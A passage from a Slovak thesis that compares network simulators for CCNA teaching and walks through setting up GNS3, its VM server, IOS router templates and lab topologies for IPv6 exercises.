Rešerš (štúdium) dostupných riešení sa uskutočnil na základe vyhľadávania informácií o simulátoroch spojených s výučbou a prípravou na CCNA (Cisco Certified Network Associate) priemyslovú certifikáciu. Odporúčania sú z overených fór o sieťovaní, kde si študenti vymieňajú skúsenosti s lektormi príp. z oficiálnych stránok emulátorov. Ďalším spoľahlivým zdrojom bola dokumentácia z hodnotiacich testov sieťovej konfigurácie. Tieto výsledky sú zhrnuté a sumarizované do hodnotiacich tabuliek (*Tab. 5 a Tab. 6*).

Tab. 5: Porovnanie odporúčaných simulačných a emulačných aplikácií [autor]

Názov softwaru	Úroveň výučby užívateľa	Dostupnosť	Licencia	Operačný systém
GNS3	Nízka - vysoká	Voľne dostupné www.gns3.net	Open source	Windows, Linux, Mac
Cisco Packet Tracer	Nízka	Voľne dostupné pre členov Cisco's Network Academy zo cisco.netacad.net	Cisco proprietárny	Windows, Linux
MIMIC Virual Lab CCNA	Nízka	4 dni na skúšku, platená plná verzia www.gambitcomm.com	Gambit proprietárny	Windows, Linux
Boson Netsim	Nízka - stredná	Obmedzené demo, platená plná verzia www.boson.com	Boson proprietárny	Windows

Vo vyššie uvedenej tabuľke sú zhrnuté simulačné/emulačné nástroje, ktoré sú používané pre výučbu základov sieťovania a testovania topológie. Tieto nástroje boli vybrané na základe odporúčaní rôznych komunití zaoberajúcich sa školením sieťovania. Podľa priradenej úrovne výučby je možné posúdiť komplexnosť testovania na danej aplikácii. Ďalšími parametrami boli kompatibilita s Windows a možnosť simulácie/emulácie operačného systému firmy Cisco. Cisco Systems je vedúca svetová spoločnosť v oblasti prenosu dát, hlasu a obrazu a v oblasti LAN (Local Area Network) a WAN (Wide Area Network) sietí. Prevažná časť Internetu je smerovaná produktmi práve tejto firmy. Od roku 2006 existuje aj vzdelávacia inštitúcia Cisco Network Academy, ktorá pomáha študentom rozvíjať praktické schopnosti a znalosti sieťových technológií v prostredí, v ktorom si môžu všetko prakticky overiť.

Tab. 6: Výhody a nevýhody odporúčaných simulačných a emulačných aplikácií [autor]

Názov softwaru	Výhody	Nevýhody
GNS3	<ul style="list-style-type: none"> • voľne dostupné i pre vývoj, • plná podpora vlastností a funkcií emulovaných zariadení a OS, • emulácia širokej škály zariadení (smerovače, modul NM-16SW prepínač, Firewall, IPS ...) a operačných systémov (IOS, Juniper Junos, Linux, Windows), • podpora VirtualBox (integrácia Linux micro jadra a obrazy pre podpory konzoly, IPv6 a GUI), • fungovanie s reálnou sieťou 	<ul style="list-style-type: none"> • užívateľ musí mať k dispozícii platné operačné systémy emulovaných zariadení, • v prípade doplňujúcej funkčnosti je potrebné doinštalovať doplnky, • hardwarové nároky na CPU a RAM – potreba Idle-PC • zjednodušené prepínanie s využitím 16ESW Ethernet switch modulu = rieši IOU, • potreba obrazu IOS
Cisco Packet Tracer	<ul style="list-style-type: none"> • voľne dostupné pre členov Cisco's Network Academy, • kompatibilita Windows a Linux, • samostatný bez potreby ďalších doplňujúcich programov, • simulačný mód, ktorý umožňuje štúdium správania siete, • možnosť použitia niekoľkými užívateľmi a PC – spolupráca, • zahrňuje funkcie pre jednoduché vytváranie cvičení a označení 	<ul style="list-style-type: none"> • nedostupné pre samoukov, • obmedzený rozsah typov zariadení a príkazov – nedostačujúce pre štúdium a budúcu prípravu CCNP, • limitácie v technológiach, chýbajú príkazy a nepodporujú ssh, port-security, frame-relay, zmena vyvažovania záťaže u dynamických smerovacích protokolov, zmena

	<p>sieťovej topológie,</p> <ul style="list-style-type: none"> • vyvinuté na základe výskumu Cisca za účelom prípravy na priemyslovú certifikáciu CCNA 	<p>predvolených hodnôt časovačov, sekvenčné čísla prístupových listov, možnosti ladenia OSPF paketov etc.</p>
MIMIC Virtual Lab CCNA	<ul style="list-style-type: none"> • kompatibilné s Windows a Linux, • obsahuje pripravené cvičenia a podporu pre samoukov, • simulácia operačných systémov (Cisco IOS, Juniper Junos) 	<ul style="list-style-type: none"> • potreba licencie (2 400 Kč) obmedzený rozsah typov príkazov – nedostačujúce pre štúdium a prípravu CCNP
Boson Netsim	<ul style="list-style-type: none"> • simuluje širokú škálu typov zariadení a funkčností v porovnaní s Cisco Packet Tracer – možnosť výučby nad rámec základov sieťovania, • zahrňuje funkcie pre jednoduché vytváranie cvičení a označení sieťovej topológie 	<ul style="list-style-type: none"> • potreba licencie (4 400 Kč), • kompatibilita len s Windows, • simuluje len Cisco zariadenia

Porovnanie dostupných riešení odporúčaných simulačných a emulačných aplikácií má zmysel pre študentov a samoukov, ktorí nemusia vlastniť drahé reálne zariadenia, môžu si testovať a ladiť dočasnú konfiguráciu pred reálnym nasadením. Z pohľadu podpory výučby, GNS3 neobsahuje možnosť prípravy kritérií hodnotenia presnosti konfigurácie, na rozdiel od Packet Tracer.

Packet Tracer je i súčasťou výučby počítačových sietí na Fakulte aplikovanej informatiky Univerzity Tomáše Bati v Zlíne. Pokiaľ sa ale hodnotí oblasť výskumu a testovania, GNS3 má možnosti a kapacity pre emuláciu širokej škály obrazov operačných systémov (IOS) poskytnutých užívateľom. Navyše poskytuje možnosť emulovať obrazy hraničných Cisco smerovačov *série 7200*, ktoré sa používajú v chrbtových sieťach poskytovateľov internetu. S prihliadnutím na licencovanie a kompatibilitu v OS je GNS3 viac než dostačujúce pre účely nášho testovania IPv6. [11]

Na základe uvedenej analýzy je zrejmé, že každý emulačný príp. simulačný nástroj má určité portfólio použitia. Nakoniec bol pre tvorbu testovacích laboratórnych cvičení nasadzovania IPv6 vybraný emulátor GNS3 aj pre možnosť prepojenia s reálnym zariadením a tvorby komplexných sieťových topológií.

4 GNS3 - GRAPHICAL NETWORK SIMULATOR

GNS3 je plne kompatibilný s prostredím OS *Windows*, *OS X* a *Linux*. Je voľne dostupný na oficiálnom webovom portáli vývojárov: <https://www.gns3.com/software> spolu s nepreberným množstvom rád a dokumentácie od širokej užívateľskej komunity. Fórum a webový portál GNS3 pomáha začínajúcej komunite užívateľov, ktorí majú možnosť zdieľať svoje problémy a konzultovať riešenia so skúsenými inžiniermi. Komunita GNS3 predstavuje jednu z najväčších komunit na svete v odvetviach návrhu a implementácie sietí rozličných výrobcov bez nutnosti infraštruktúry fyzického hardwaru. GNS3 odporúčajú spoločnosti *Cisco*, *JUNIPER*, *Verizon*, *AT&T*, *Sprint*, *IBM*, *Intel*, *HP*, *Pfizer*, *CITRIX*, *Deloitte*, *HUAWEI* a pod. Program pracuje ako systém emulácie smerovačov a ďalších sieťových prvkov potrebných pre vytvorenie simulovanej siete v hostiteľskom OS.

Program využíva podporné emulátory procesoru, ktoré pracujú priamo s binárnymi súbormi *Dynamips* a *Dynagen* pre *IOS smerovače*, *PIX* a *ASA* pre *Firewally Cisco* príp. *Qemu* pre *Juniper*. Poslednou závislou pri inštalácii je knižnica *WinPcap* pre zachytávanie paketov a sledovanie prevádzky vo *Wireshark*. Navyiac program GNS3 môže byť prepojený i s reálnou sieťou, merať a vyhodnocovať prevádzku siete. V tomto prípade program musí byť spustený s právami Administrátora, z dôvodu prístupu k sieťovým kartám hostujúceho operačného systému. Po úspešnej inštalácii GNS3 prichádza s prehľadným intuitívnym užívateľským rozhraním s obrovským množstvom sieťových prvkov a možností testovania.


4.1 Úvod do prostredia

GNS sa skladá z hlavného okna, kde je možné pridávať zariadenia a vytvárať tak plán siete. Naľavo je okno so všetkými predvolenými zariadeniami *ASA Firewally*, *ATM prepínač*, *ATM Bridge*, *Cloud*, *Ethernet prepínač*, *Frame Relay prepínač*, *Qemu*, *VirtualBox hostia* a iné pridané zariadenia. V spodnej časti je konzola pre management GNS3. Napravo je topology summary s podrobnou analýzou prepojovaných portov medzi zariadeniami. Pod týmto oknom je možné zobrazit' Server Summary s aktuálnym využitím CPU a RAM (Random Access Memory), ktoré je normálne skryté. Okná je možné skrývať a upraviť si tak pracovný priestor podľa vlastnej potreby.

V hlavnom pracovnom okne pre dizajn infraštruktúry siete "Workspace" je možné použiť všetky pridané obrázky IOS sieťových zariadení, nad mapou zariadení je možné použiť nástroje pre popis a kreslenie pre logické členenie infraštruktúry. Pomocou týchto

nástrojov oživujeme navrhnutý dizajn pre spolupracovníkov. Po prepojení zariadení by mali byť uspané zariadenia v nečinnom stave *IdlePC*. [11]

Na nižšie uvedenom obrázku je ukážka pripravenej laboratórnej úlohy s využitím pridaných virtuálnych host'ov, prepínačov a smerovača, ktorý je premostený do fyzických smerovačov (Cloud Real) a do Internetu. Ako už bolo spomenuté program je spustený s právmi správcu a používa prvok sieťového oblaku. V konfigurácii tohto Cloudu je možné špecifikovať sieťové rozhranie laptopu „*nio_gen_eth:en**“, ku ktorému je pripojené reálne zariadenie. Posledným krokom je konfigurácia premostenia medzi kartou a smerovačom pomocou vhodných IP adries. Zvolená sieťová karta pracuje v transparentom móde:



Obr. 17: Uživatelské rozhranie GNS3 s ukážkovou laboratórnou úlohou [autor]

Ak chceme pripojiť nejaký virtuálny PC k sieti spravidla sa vytvára virtuálna karta pre GNS3 a pre nový operačný systém. V OS X bol použitý open-source program TunTap.

Tab. 7: Konfigurácia mostu rozhrania medzi *en0* a *tap0* pomocou programu *TunTap*

```
lcap$ sudo ifconfig tap0 inet 192.168.1.2/29 up !vytvorenie virtuálneho rozhrania tap0
lcap$ sudo ifconfig bridge1 create !vytvorenie rozhrania mostu bridge1
lcap$ sudo ifconfig bridge1 addm en0 !asociácia rozhrania en0 k mostu bridge1
lcap$ sudo ifconfig bridge1 addm tap0 !asociácia rozhrania tap0 k mostu bridge1
lcap$ sudo ifconfig bridge1 up !aktivovanie mostu bridge1
```

4.2 Virtualizovaný vzdialený server

Pre virtualizáciu bol použitý VirtualBox. GNS3 riadi činnosť týchto staníc a má priamy prístup k virtualizačným inštrukčným sadám pre procesor (VT-x alebo AMD-V). GNS3 jednoduchým grafickým prepojom logicky spojuje emulovaný hardware a vytvára virtuálnu topológiu. GNS3 server môže bežať lokálne, vzdialene alebo ako virtuálny GNS3 server. Dôvod výberu tohto typu servera je transparentnosť pre akýkoľvek OS, automatické riadenie využitia CPU a pamäte ako jednej inštancie vo VirtualBoxe, žiadny antivírus ani Firewall, ktorý by blokoval dáta a pre použitie Qemu je možné použiť KVM akceleráciu. Detailný popis Qemu (Quick EMUlator) nie je náplňou tejto práce. Niektoré IOS a IOU obrazy nie sú vo Windows podporované, to je hlavný dôvod používania GNS3 virtuálneho servera. Prístup k nemu je možný cez SSH s heslo gns3: [11]

```
Welcome to GNS3 appliance
GNS3 version: 1.4.1
VM version: 0.10.3

Use 192.168.223.128 to configure a remote server in GNS3
Use your browser with http://192.168.223.128:8000/upload to upload images

To log in using SSH:
ssh gns3@192.168.223.128
Password: gns3

Images and projects are located in /opt/gns3

Boot time: 8.11 seconds

INFO: /dev/kvm exists
KVM acceleration can be used

95%
< OK >
```

Obr. 18: Úvodné okno so základnými informáciami o GNS3 serveri [autor]

Následne pomocou webového prehliadača alebo ftp servera nahrajte požadované obrazy na danú adresu: *192.168.223.128* a nastavíte zodpovedajúcu inštanciu ako cestu do GNS3.


Proces virtualizácie sa bude pri nasledujúcom spustení GNS3 aktivovať automaticky. GNS3 je schopný pri výpadku virtuálneho servera prevziať kontrolu lokálnym, príp. pri veľkom zaťažení rozdeľovať záťaž. Nasleduje pridávanie šablón smerovačov, v ktorých sa

už len volí typ virtualizačného servera. Poslednou možnosťou je vzdialené úložisko a pridanie redundancie i na fyzickú vrstvu s využitím špeciálnych serverov s akceleráciou.

4.3 Vytváranie a aktivovanie IOS/IOU šablón smerovačov a prepínačov


Celý proces pridávania smerovačov je automatizovaný pomocou IOS Router wizardu. Pri prvom spustení programu a pred emuláciou smerovača je potrebné v nastavení programu GNS3 (0. Edit-> Preferences) pridať novú šablónu smerovača, vid' nasledujúci postup. Fotky z obrázkov nižšie sú dostupné v plnej kvalite v prílohe elektronickej verzii práce.

1. Pridať obraz IOS smerovača (2. Dynamips-> IOS smerovač, prepínače, ASA),
2. Nastaviť lokáciu virtualizačného servera (Server->Local, GNS3 VM, Remote) podľa toho, kde bol image IOS nahraný,




Obr. 19: Postup pridávania nového IOS a lokalizácia servera s ilustráciou [autor]

3. Po výbere IOS smerovača je možné si urobiť kópiu súboru,
4. Vybrať platformu a časy. V prípade použitia modulu NM-16ESW pre prepínače je potrebné označiť "This is an EtherSwitch router",




Obr. 20: Postup výberu IOS a platformy smerovača s ilustráciou [autor]

5. V neposlednom kroku sa špecifikuje množstvo pamäte RAM pre smerovač,
6. Vybrať zásuvné moduly s portami (nastavenie je možné meniť v shut stave),
7. Pre sériový prenos je možné pridať WIC (Wan Interface Card) karty,



Obr. 21: Postup špecifikácie výpočtových zdrojov a modulov s ilustráciou [autor]

8. Pri zapnutí smerovača odrazu činnosť CPU dosiahne 100 %, pretože virtualizácia nie je schopná rozlišovať medzi činnosťou a nečinnosťou, a preto inštancia smerovača využije všetky dostupné zdroje. Je preto potrebné nastaviť lokálnu hodnotu tzv. IdlePC, ktorá špecifikuje, kedy program potrebuje zdroje. Je nastavovaná pre špecifický obraz emulovaného obrazu IOS a bude validná pre všetky dynamips servery.
9. Pokiaľ túto možnosť neponúkne Wizzard je možné ju vybrať priamo na smerovači v plánovacom okne (závislé podľa verzie IOS).




Obr. 22: Postup nastavenia IdlePC a rozpoznanie nečinnosti zdrojov s ilustráciou [autor]

Pre podporu plnohodnotnej emulácie prepínačov je potrebné vytvoriť šablónu IOS on UNIX a pridať tzv. IOU zariadenie. Postup je podobný predchádzajúcemu postupu. Importujeme GNS3-IOU.ova do VirtualBoxu a aktivujeme VM (zdarma s otvorenou licenciou na <http://sourceforge.net>). Pridá sa obraz IOU zariadenia so zodpovedajúcou licenciou (IOURC.txt) na vzdialený server a nastaví sa IP adresy a port servera. V prípade výberu lokálneho servera GNS3 používa adresu servera 127.0.0.1:8000.

Príklad vytvorenia jednoduchkej topológie môže byť nasledujúci. Táto procedúra sa bude opakovať vždy pred laboratórnou úlohou, meniť sa budú len typy zariadení a čísla prepájaných portov:

1. Na pracovnú plochu si vytiahneme všetky prvky, ktoré potrebujeme z Toolbaru zariadení v potrebnom počte. Ostatné okná sa topológii a konzole sa prispôbujú podľa stavu aktuálneho pracovného prostredia.
2. Klikneme na ikonu každého zariadenia a pomocou „configure“ môžeme špecifikovať nastavenia šablóny zariadenia (meno, cesta k obrazu IOS, konzolový a AUX port, veľkosť pamäte RAM a flash, sloty a WIC karty, MAC adresu a hodnotu IdlePC),
3. Prepojíme zariadenia pracovného prostredia pomocou ikony káblu naľavo pomocou vybraných portov. Pred samotným vstupom do konfigurácie zariadenia je potrebné skontrolovať toolbar Topológie a prepojenie portov.
4. Ďalší krok je spustenie všetkých zariadení pomocou zelenej šípky (možnosť pravým tlačidlom vybrať spustenie pre jednotlivý smerovač), následne pomocou ikony konzoly (možnosť pravým tlačidlom vybrať console pre konkrétny smerovač) sa otvorí putty (Edit-> Preferences->Console Application) a po dokončení bootovacieho procesu je všetko pripravené ku konfigurácii zariadení.
5. Po ukončení práce je možné si uložiť projekt, avšak všetky zariadenia musia byť vypnuté. Reverzným procesom projekt otvorím a v prípade straty konfigurácie nazariadenie prekopírujem konfigurácie alebo nastavím startup config zo zdrojových textových súborov v prílohe. Pre úlohu je dôležité mať dizajn úlohy a konfigurácie.

Nasledujúci *Obr. 23* predstavuje pripojenia firmy do Internetu so záložnou linkou, ktorá je realizovaná pomocou protokolu HSRP (Hot Standby Router Protocol). Dizajn pokrýva vnútornú sieť zákazníka so stanicami, serverom a IP telefónmi. Vďaka VLAN sa rozdelí broadcast doména a je možné meniť i kvalitu služieb v závislosti od toku dát.




Obr. 23: Topológia pripojenia firmy do Internetu so záložnou linkou [autor]

Aby záložná linka fungovala je potrebné nastaviť predvolenú bránu virtuálnu IP HSRP.

4.4 Simulátor prostredia pri premostení virtuálnej a reálnej topológie

V prílohe P2 je ukážka premostenia virtuálnej a reálnej topológie podľa schémy Obr. 24.



Obr. 24: Simulátor prostredia a podmienok v produkčnej sieti ako aplikácia GNS3 [autor]

5 CISCO CCNA AKADÉMIA - PRAKTICKÉ LABORATÓRNE ÚLOHY S VYUŽITÍM GNS3 A WIRESHARK

Táto séria laboratórnych úloh pokrýva analýzu a implementáciu sieťových technológií z kurzov Cisco CCNA pomocou programov GNS3 a Wireshark. Každá úloha je navrhnutá pre testovanie technológie (protokolov, štandardov pre smerovače a prepínače so spojitou IPv4 a IPv6) v GNS3 1.4.1 príp. analýzu týchto protokolov a paketov vo Wireshark. Tieto laboratórne úlohy vytvoria základné teoretické zázemie z technológie prepínania a smerovania. Predpokladá sa, že pred začatím laboratórnej úlohy bol importovaný podporovaný IOS (12.x alebo 15.x), takže každá úloha sa odkazuje na kapitolu 4.3- základné nastavenia GNS3 a pridávanie IOS smerovačov v diplomovej práci. Tieto praktické úlohy môžu slúžiť k osvojeniu praktických skúseností a zároveň prepojením teoretických znalostí s praktickými zručnosťami zlepšiť prípravu na budúce povolanie technika alebo inžiniera. V úlohách sú navrhované tipy a triky podľa najlepších praktík z odboru. Verím, že po osvojení si základov GNS3 programu sa zvýši motivácia testovať si vlastné teoretické vedomosti a využívať možnosť odchytenia paketov v sieti s pomocou programu Wireshark. V laboratórnych úlohách je i praktické porovnanie technológií IPv4 a IPv6 pri aplikácii sieťovej vrstvy do spojených protokolov. V neposlednom rade sú zhrnuté možnosti migrácie z IPv4 do IPv6 pre rôzne aplikácie. [23]

Pre dosiahnutie plnej funkčnosti prepínačov sa v laboratórnej úlohe s prepínačmi používa prepojenie pomocou Cloudu s reálnym prepínačom, pretože funkčnosť prepínacieho modulu GNS3 je obmedzená. V úlohách sa používa i Wireshark analyzátor protokolov, ktorý nám jednoducho zobrazuje sieťové zaťaženie. Wireshark sa navyše používa i v produkčnom prostredí pri hľadaní problémov. Prepojením virtuálneho prostredia s reálnym sme schopní testovať upgrade IOS pred nasadením do produkčného prostredia pri konci životnosti EoL(End-of-life) alebo konci podpory EoS(End-of-sale) IOS.

Každá laboratórna úloha je navrhnutá so šablónou fiktívneho zadania projektu s jednoznačným cieľom. Na základe zadania je vytvorený dizajn siete s topológiou infraštruktúry zákazníka, postup riešenia so špecifickými krokmi a na záver je popísaná syntax aplikovaných príkazov a vysvetlenie významu.. Pre špecifické okruhy je v skratke zopakovaná teória laboratórnej úlohy. V úvodných laboratórnych úlohách boli pridané i otázky na zamyslenie pre zopakovanie danej technológie. Každá úloha sa odvoláva na diplomovú prácu, Cisco, GNS3 a kapitolu 1.2, kde je detailne popísaná IPv6.

5.1 Laboratorne kurzy CCNA FAI – podpora praktických zručností

